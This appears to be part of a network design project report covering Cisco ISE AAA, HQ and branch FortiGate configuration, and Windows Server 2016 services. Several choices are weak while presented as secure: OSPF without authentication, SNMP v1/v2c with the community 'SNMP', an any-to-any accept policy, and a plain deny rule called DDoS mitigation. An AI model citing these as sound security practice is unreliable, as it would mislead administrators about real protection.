


Figure 20:ISE\_Server



## 13. RADIUS and TACACS+

RADIUS is used for network access authentication (802.1X), while TACACS+ is implemented for device administration. Both are fully integrated with ISE to enforce authentication policies and secure login to switches, routers, and management systems.

```
PuTTY (inactive)
login as: admin
Keyboard-interactive authentication prompts from server:
| Password:
| End of keyboard-interactive prompts from server
| Access denied
Keyboard-interactive authentication prompts from server:
| Password:
| End of keyboard-interactive prompts from server
| Access denied
Keyboard-interactive authentication prompts from server:
| Password:
| End of keyboard-interactive prompts from server
| Access denied
Keyboard-interactive authentication prompts from server:
| Password:
```

Figure 21:Tacacs+



Figure 22:Raduis



## Summary

This section covers the complete internal HQ design concepts—addressing, VLANs, routing, redundancy, switching security, and AAA services—forming a stable and secure foundation before introducing the FortiGate layer in the next section

---

## *FortiGate HQ Configuration*

---

This section provides a comprehensive and professionally structured summary of all configurations implemented on the Headquarters (HQ) FortiGate firewall. The configuration covers interfaces, routing, SD-WAN, security policies, VIPs, identity services, and protection mechanisms

### 1. Interface Configuration

The HQ FortiGate appliance is configured with multiple interfaces to segment and secure network traffic across WAN, LAN, DMZ, and management domains.

#### *1.1 WAN Interfaces*

- **WAN-ISP (port3)**
  - Type: Physical interface
  - Services enabled: PING, HTTPS, SSH
  - Primary internet/ISP connection
- **WAN2 (port6)**
  - Type: Physical interface
  - Services enabled: PING, HTTPS, SSH
  - Secondary WAN link for redundancy

#### *1.2 Internal LAN Interfaces*

- **LAN-Core (port1)**
  - Connected to HQ core switching
  - Handles Finance, HR, Media, Sales, and IT subnets
  - Services enabled: PING, HTTPS, SSH
- **LAN-Core2 (port2)**
  - Additional uplink to HQ switching
  - Services enabled: PING, HTTPS, SSH



### 1.3 DMZ Interface

- **DMZ (port4)**

- IP: **10.20.20.1/27**
- Hosts critical public-facing servers (Web, FTP, DNS, Syslog, NTP, SMTP)
- Services enabled: PING, HTTPS, SSH, SNMP, RADIUS Accounting

### 1.4 Management Interface

- **Management (port5)**

- IP: **192.168.1.10/26**
- Dedicated for administrative access
- Services enabled: PING, HTTPS, SSH, SNMP

DMZ (port4)			10.20.20.1/255.255.255.224	PING HTTPS SSH <b>SNMP</b> <b>RADIUS Accounting</b>	7
LAN-Core (port1)			10.20.20.34/255.255.255.252	PING HTTPS SSH	6
LAN-Core2 (port2)			10.20.20.38/255.255.255.252	PING HTTPS SSH	3
Management_Port (port5)			192.168.1.10/255.255.255.192	PING HTTPS SSH <b>SNMP</b> +3	0

Figure 23:Interfaces\_1

WAN-ISP (port3)			105.100.50.2/255.255.255.252	PING HTTPS SSH	4
WAN2 (port6)			105.100.50.6/255.255.255.252	PING HTTPS SSH	4
<b>SD-WAN Zone 2</b>					
MY_SDWAN		WAN-ISP... WAN2 (p...)	0.0.0.0/0.0.0.0		
virtual-wan-link			0.0.0.0/0.0.0.0		
<b>Tunnel Interface 1</b>					
NAT interface (naf.root)			0.0.0.0/0.0.0.0		0
0 Security Rating Issues					
100%  Updated: 04:10:07					

Figure 24:Interfaces\_2



## 2. SD-WAN Configuration

### 2.1 SD-WAN Zone

An SD-WAN zone named **MY\_SDWAN** aggregates the two WAN circuits:

- WAN-ISP (port3)
- WAN2 (port6)

### 2.2 Traffic Distribution

- Both WAN links configured with equal **cost = 10** for balanced load sharing
- SD-WAN continuously monitors link health and performance

### 2.3 Active Session Monitoring

- SD-WAN dashboard displays active session distribution across both links




Figure 25:SD\_WAN



### 3. Routing Configuration

#### 3.1 OSPF Dynamic Routing

- **Router ID:** 3.2.1.4
- **OSPF Area:** 0.0.0.0
- Advertised networks include:
  - 10.20.20.0/27
  - 10.20.20.32/30
  - 10.20.20.36/30
  - 192.168.10.0/24
  - Branch WAN subnets

#### 3.2 Default Static Route

- **0.0.0.0/0 → MY\_SDWAN**
- Ensures all outbound traffic uses the SD-WAN bundle

**Router ID:** 3.2.1.4

Area ID	Type	Authentication
0.0.0.0	Regular	None

Network	Area
10.20.20.36/30	0.0.0.0
10.20.20.0/27	0.0.0.0
10.20.20.32/30	0.0.0.0
192.168.10.0/24	0.0.0.0

Figure 26:Ospf\_1

**Networks:**

192.168.10.0/24	0.0.0
172.16.0.0/27	0.0.0
172.16.0.32/27	0.0.0
172.16.0.64/27	0.0.0
172.16.0.96/27	0.0.0
105.100.50.0/30	0.0.0

Progress: 0% **(10)**

Figure 27:Ospf\_2



## 4. Firewall Policy Configuration

### 4.1 Branch-to-DMZ Policies (Allow Rules)

#### Allow\_Traffic / Allow\_Traffic2

- From: WAN-ISP or WAN2
- Source: BR\_F, BR\_H, BR\_IT, BR\_M, BR\_S
- Destination: **DMZ-NET**
- Services allowed: DNS, HTTP, HTTPS, FTP, SMTP, POP3, IMAP, SNMP, Syslog, NTP, PING
- Action: ACCEPT

### 4.2 Internet Access Policies

#### Allow\_Internet / Allow\_Internet2

- From: LAN-Core or LAN-Core2
- To: MY\_SDWAN
- Source: Finance, HR, Media, Sales, LAN1-NET
- NAT: Enabled
- SSL inspection: No-inspection

### 4.3 Internal HQ to DMZ

#### LAN-to-DMZ / LAN2-to-DMZ

- From: LAN-Core / LAN-Core2
- To: DMZ
- Source: all internal networks
- NAT: Disabled
- Action: ACCEPT

Name	From	To	Source	Destination	Schedule	Service	Action	NAT	Security Profiles
LAN-to-DMZ	LAN-Core (port1)	DMZ (port4)	all	all	always	ALL	✓ ACCEPT	Disabled	AV default IPS default SSL certificate-insp
LAN2-to-DMZ	LAN-Core2 (port2)	DMZ (port4)	all	all	always	ALL	✓ ACCEPT	Disabled	AV default IPS default SSL certificate-insp
Allow_internet	LAN-Core (port1)	MY_SDWAN	Finance HR LAN1-NET Media Sales	all	always	ALL	✓ ACCEPT	Enabled	SSL no-inspection
Allow_internet2	LAN-Core2 (port2)	MY_SDWAN	Finance HR LAN1-NET Media Sales	all	always	ALL	✓ ACCEPT	Enabled	SSL no-inspection
LAN_ALLOW	MY_SDWAN	LAN-Core (port1)	BR_F BR_H BR_IT BR_M BR_S Net2	all	always	ALL	✓ ACCEPT	Enabled	AV default IPS default SSL certificate-insp

0 Security Rating Issues      0%      Updated: 04:12:08

Figure 28:Policy\_1



Allow	MY_SDWAN	DMZ (port4)	Net2 Net_205.200.100.0_30 BR_F BR_H BR_M BR_S BR_IT	DMZ-NET	<input checked="" type="checkbox"/> always	<input type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	certificate-insp
Allow_Dmz	DMZ (port4)	MY_SDWAN	all	all	<input checked="" type="checkbox"/> always	<input type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	certificate-insp
VIP	MY_SDWAN	DMZ (port4)	all	VIP VIP2	<input checked="" type="checkbox"/> always	<input type="checkbox"/> HTTP	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	AV default IPS default SSL certificate-insp
DMZ_LAN	DMZ (port4)	LAN-Core (port1)	DMZ-NET	IT	<input checked="" type="checkbox"/> always	<input type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	AV default IPS default SSL certificate-insp
Implicit Deny	<input type="checkbox"/> any	<input type="checkbox"/> any	all	all	<input checked="" type="checkbox"/> always	<input type="checkbox"/> ALL	DENY		

Figure 29:Policy\_2

## 5. Security Protection Policies.

### 5.1 DDoS Mitigation

- **Deny\_ddos / Deny\_DDOS**

- From: WAN2 / WAN-ISP
- To: DMZ-NET
- Source: all
- Service: ALL
- Action: DENY
- Prevents DDoS attempts from external networks

### 5.2 Anti-Scan / Anti-Reconnaissance

- **LAN\_Deny\_NMapandDOS**

- From: LAN-Core
- Source: Finance, HR, Media, Sales
- To: DMZ-NET
- Service: ALL
- Action: DENY
- Protects against internal Nmap scanning and reconnaissance attacks



Figure 30: DDOS Policy 1

ID	Name	Interface	Source Address	Destination Address	Service
3	Allow_traffic	WAN-ISP (port3)	BR_F BR_H BR_IT BR_M BR_S	DMZ-NET	DHCP DHCP6 DNS FTP FTP_GET FTP_PUT HTTP HTTPS IMAP IMAPS NTP OSPF PING POP3 POP3S SMB SMTP SMTPS SNMP SYSLOG TFTP TRACEROUTE
4	Allow_Traffic2	WAN2 (port6)	BR_F BR_H	DMZ-NET	DHCP DHCP6

Figure 30: DDOS Policy 1

Figure 31: DDOS Policy 2

Any_ddos	WAN2 (port6)	all	DMZ-NET	ALL
Any_DDOS	WAN-ISP (port3)	all	DMZ-NET	ALL
Deny_NMapand dos ...	LAN-Core (port1)	Finance HR Media Sales	DMZ-NET	ALL

## 6. Virtual IP (VIP) Configuration

VIPs enable external users to access internal DMZ servers.

### VIP

- Public IP: **105.100.50.2 → 10.20.20.5 (TCP/80)**

### VIP2

- Public IP: **105.100.50.6 → 10.20.20.5 (TCP/80)**



Name		Details	Interfaces	Services	Ref.	Hit Count	Last Used
<b>IPv4 Virtual IP</b> (2)							
VIP		105.100.50.2 → 10.20.20.5 (TCP: 80 → 80)	<input type="checkbox"/> any		1	0	
VIP2		105.100.50.6 → 10.20.20.5 (TCP: 80 → 80)	<input type="checkbox"/> any		1	0	

Figure 32:VIP

## 7. Authentication & Identity Services

### 7.1 RADIUS Server (Cisco ISE Integration)

- **Radius\_Server1**

- IP: **192.168.10.118**
- Used for AAA authentication
- Referenced in admin access policies

### 7.2 User & Identity Groups

- **AI\_GROUP** → RADIUS users
- **FSSO\_Group** → AD-based FSSO users
- **Guest-group** → Guest access
- **SSO\_Guest\_Users** → FSSO guest identities

### 7.3 FSSO Agent Integration

- Windows AD FSSO agent configured
- Provides user-identity awareness for policy enforcement

Group Name		Group Type	Members	Ref.
AI_GROUP		Radius_Server1	0	
FSSO_Group		TEST/CLONEABLE DOMAIN CONTROLLERS	0	
Guest-group		guest	0	
SSO_Guest_Users			1	

Figure 33:Groups



Name	Server IP/Name	Ref.
Radius_Server1	192.168.10.118	2

Figure 34:Radius\_Server



Figure 35:FSSO

---

## FortiGate Branch Configuration

---

This section provides a complete and professionally organized summary of all configurations applied on the Branch FortiGate appliance. The configuration includes interfaces, SD-WAN, routing, security policies, HA (if present), SNMP, and service access control.

### 1. Interface Configuration

The Branch FortiGate is configured with multiple interfaces to support LAN connectivity, WAN connectivity, management access, and HA links (if used).

#### 1.1 Branch LAN Interfaces

- **LAN-BR (port2)**
  - IP: **10.20.20.50/29**
  - Services enabled: PING, HTTPS, SSH, HTTP
  - Connected to the branch switching fabric



- **LAN-BR (port3)**

- IP: **10.20.20.42/29**
- Services enabled: PING, HTTPS, SSH, HTTP
- Used as a secondary LAN link

### *1.2 Management Interface*

- **Management (port4)**

- IP: **192.168.1.100/24**
- Services enabled: PING, HTTPS, SSH, HTTP, FMG-Access
- Dedicated for administrative access (FortiManager / GUI / SSH)

### *1.3 WAN Interfaces*

- **WAN-BR-ISP (port1)**

- IP: **205.200.100.2/30**
- Services enabled: PING, HTTPS, SSH, SNMP
- Primary WAN connection
- DHCP Relay → 10.20.20.5

- **Wan2 (port5)**

- IP: **205.200.100.10/30**
- Services enabled: PING, HTTPS, SSH, FMG-Access, FTM
- Secondary WAN link for backup

### *1.4 HA Interfaces (If HA was used in the branch)*

- **HA\_1 (port8) – IP: 192.168.12.1/24**
- **HA\_2 (port9) – IP: 192.168.13.1/24**
- Services: PING only
- Used for cluster synchronization



Physical Interface (10)					
HA_1 (port8)	Physical Interface	192.168.12.1/255.255.255.0	PING	0	
HA_2 (port9)	Physical Interface	192.168.13.1/255.255.255.0	PING	0	
LAN-BR (port2)	Physical Interface	10.20.20.50/255.255.255.248	PING HTTPS SSH HTTP	3	
LAN-BR (port3)	Physical Interface	10.20.20.42/255.255.255.248	PING HTTPS SSH HTTP	3	
Management (port4)	Physical Interface	192.168.1.100/255.255.255.0	PING HTTPS SSH HTTP FMG-Access	1	

Figure 36:interfaces

## 2. SD-WAN Configuration

### 2.1 SD-WAN Zone

A branch SD-WAN zone is configured as **MY\_SDWAN**, combining:

- WAN-BR-ISP (port1)
- Wan2 (port5)

### 2.2 SD-WAN Routing Metrics

- Both WAN links configured with equal **cost = 10**
- SD-WAN ensures link redundancy, failover, and load distribution

### 2.3 Traffic Monitoring

- SD-WAN session statistics show active sessions on both WAN links
- Real-time upload/download metrics displayed per interface




Figure 37:Sd\_WAN



### 3. Routing Configuration

#### 3.1 OSPF Dynamic Routing

- **Router ID: 3.3.3.4**
- **Area: 0.0.0.0**
- Advertised networks:
  - 10.20.20.40/29
  - 10.20.20.44/30
  - 10.20.20.48/29
  - Branch VLANs:
    - 172.17.0.0/27
    - 172.17.0.32/27
    - 172.17.0.64/27
    - 172.17.0.96/27
  - WAN networks:
    - 205.200.100.0/30
    - 205.200.100.4/30

The screenshot shows a network configuration interface with three main sections: Router ID, Areas, and Networks.

**Router ID:** 3.3.3.4

**Areas:**

Areas		
<a href="#">+ Create New</a> <a href="#">Edit</a> <a href="#">Delete</a>		
Area ID	Type	Authentication
0.0.0.0	Regular	None

**Networks:**

Networks	
<a href="#">+ Create New</a> <a href="#">Edit</a> <a href="#">Delete</a>	
Network	Area
10.20.20.40/29	0.0.0.0
10.20.20.44/30	0.0.0.0
172.17.0.0/27	0.0.0.0
172.17.0.32/27	0.0.0.0

Figure 38:OSPF\_1



The screenshot shows a network configuration interface with a sidebar menu and two main panels. The sidebar menu includes: DNS, Packet Capture, SD-WAN, Static Routes, Policy Routes, RIP, OSPF (selected), BGP, Routing Objects, Multicast, Policy & Objects, Security Profiles, VPN, User & Authentication, System (with a red notification dot), Security Fabric, and Help & Reports. The main panels are titled 'Networks' and 'Interfaces'. The 'Networks' panel contains a table with columns 'Network' and 'Area', listing various network ranges like 10.20.20.40/29, 10.20.20.44/30, etc. The 'Interfaces' panel is partially visible below it.

Figure 39:OSPF\_2

#### 4. Firewall Policies (Branch)

##### 4.1 Internet Access Policies

- **Allow\_internet1 (port2 → MY\_SDWAN)**
- **Allow\_internet2 (port3 → MY\_SDWAN)**
- Source zones:
  - BR\_Finance
  - BR\_HR
  - BR\_IT
  - BR\_Media
  - BR\_Sales
- Destination: all
- NAT: Enabled
- Security Profiles: certificate-inspection
- Action: ACCEPT



#### 4.2 Inter-Branch / Inter-LAN Policies

- LAN-to-Branch

- From: any
- To: any
- Source: all
- Destination: all
- NAT: Disabled
- Action: ACCEPT
- (Used for internal management, failover testing, or branch-to-branch communication)

#### 4.3 Implicit Deny

- Final rule denying all traffic not explicitly allowed
- Action: DENY

Policy List											HA: Primary	Actions
Name	From	To	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Log		
LAN-to-Branch	<input type="checkbox"/> any	<input type="checkbox"/> any	<input type="checkbox"/> all	<input type="checkbox"/> all	<input checked="" type="checkbox"/> always	<input checked="" type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Disabled	<input type="checkbox"/> SSL no-inspection	<input type="checkbox"/> UTM		
Allow_internet1	<input checked="" type="checkbox"/> LAN-BR (port2)	<input checked="" type="checkbox"/> MY_SDWAN	<input type="checkbox"/> BR_Finance	<input type="checkbox"/> all	<input checked="" type="checkbox"/> always	<input checked="" type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	<input type="checkbox"/> SSL certificate-inspection	<input type="checkbox"/> UTM		
Allow_internet2	<input checked="" type="checkbox"/> LAN-BR (port3)	<input checked="" type="checkbox"/> MY_SDWAN	<input type="checkbox"/> BR_Finance	<input type="checkbox"/> all	<input checked="" type="checkbox"/> always	<input checked="" type="checkbox"/> ALL	<input checked="" type="checkbox"/> ACCEPT	<input checked="" type="checkbox"/> Enabled	<input type="checkbox"/> SSL certificate-inspection	<input type="checkbox"/> UTM		
Implicit Deny	<input type="checkbox"/> any	<input type="checkbox"/> any	<input type="checkbox"/> all	<input type="checkbox"/> all	<input checked="" type="checkbox"/> always	<input checked="" type="checkbox"/> ALL	<input checked="" type="checkbox"/> DENY				<input checked="" type="checkbox"/> Disabled	

Figure 40:POLICIES

### 5. High Availability (HA) Status

The branch FortiGate cluster is configured in an Active–Passive HA pair.

#### 5.1 Cluster Overview

- Primary node:

- Hostname: Forti\_Ahmed2



- Priority: 150
- Status: Synchronized
- **Secondary node:**
  - Hostname: FortiGate-VM64-H
  - Priority: 128
  - Status: Synchronized

## 5.2 Cluster Health

- Both nodes show synchronized configuration
- Real-time session & throughput monitoring available
- Automatic failover supported




Figure 41: HA

## 5. SNMP Monitoring

### 6.1 SNMP Agent Settings

- SNMP agent: **Enabled**
- SNMP v1/v2c enabled

### 6.2 SNMP Community

- **Name:** SNMP
- Queries: v1 & v2 enabled
- Traps: v1 & v2 enabled
- Host: **10.20.20.5/32**
- Events monitored: 38



## Server Infrastructure Configuration (Windows Server 2016)

The Windows Server 2016 implementation within the HQ environment hosts multiple critical infrastructure services essential for enterprise operations. These services support authentication, identity management, DHCP allocation, time synchronization, file sharing, logging, and application\_delivery.

The server is fully integrated with the HQ and Branch networks.

Below is a detailed overview of all services installed and configured:




Figure 42: Server\_Services

### 1. Active Directory Domain Services (AD DS) & Certificate Authority (CA)

The server functions as the primary domain controller and Certificate Authority for the enterprise.

#### Roles:

- Active Directory Domain Services:** Provides centralized authentication, user/group management, and GPO enforcement.
- Certificate Authority (CA):** Issues certificates for domain devices, servers, HTTPS, Wi-Fi authentication, VPN, and secure network communication.



Figure 43: Active\_Directory




Figure 44: CA\_server

## 2. DHCP Server

The server provides dynamic IP addressing for HQ and Branch subnets using DHCP scopes or DHCP relay (via FortiGate).

### Features:

- Multiple scopes for HR, Sales, Finance, Media, IT
- DHCP Options configured (DNS, gateway, domain name)
- Supports Branch DHCP relay from FortiGate




Figure 45:DHCP

### 3. DNS Server

The local DNS server hosts internal DNS zones to support Active Directory and internal name resolution.

#### Capabilities:

- Forward lookup zones
- Reverse lookup zones
- Conditional forwarders for external domains
- Integrated with AD for secure dynamic updates

	Name	Type	Data	Timestamp
msds	Name Server (NS)	[152] server_2016.test.local.	server_2016.test.local.	static
sites	Host (A)	192.168.1.4		
tcp	Host (A)	10.20.20.5		12/1/2025 12:00:00 PM
udp	Host (A)	192.168.1.252		12/1/2025 1:00:00 AM
DomainDnsZones	Host (A)	192.168.1.10		static
ForwardDnsZones	Host (A)	192.168.1.100		static
Port_1	Host (A)	192.168.1.108		static
Port_2	Host (A)	192.168.10.118		static
rtt	Host (A)	10.20.20.5		static
server2016	Host (A)	192.168.1.4		static
server_2016	Host (A)	192.168.1.4		static

Figure 46:DNS



## 4. Web Server (IIS)

The machine hosts an internal **Web Server (HTTP/HTTPS)** used for testing, internal apps, and DMZ publishing.

### Services:

- HTTP hosting
- HTTPS hosting using CA-issued certificate
- Published externally through FortiGate VIP rules

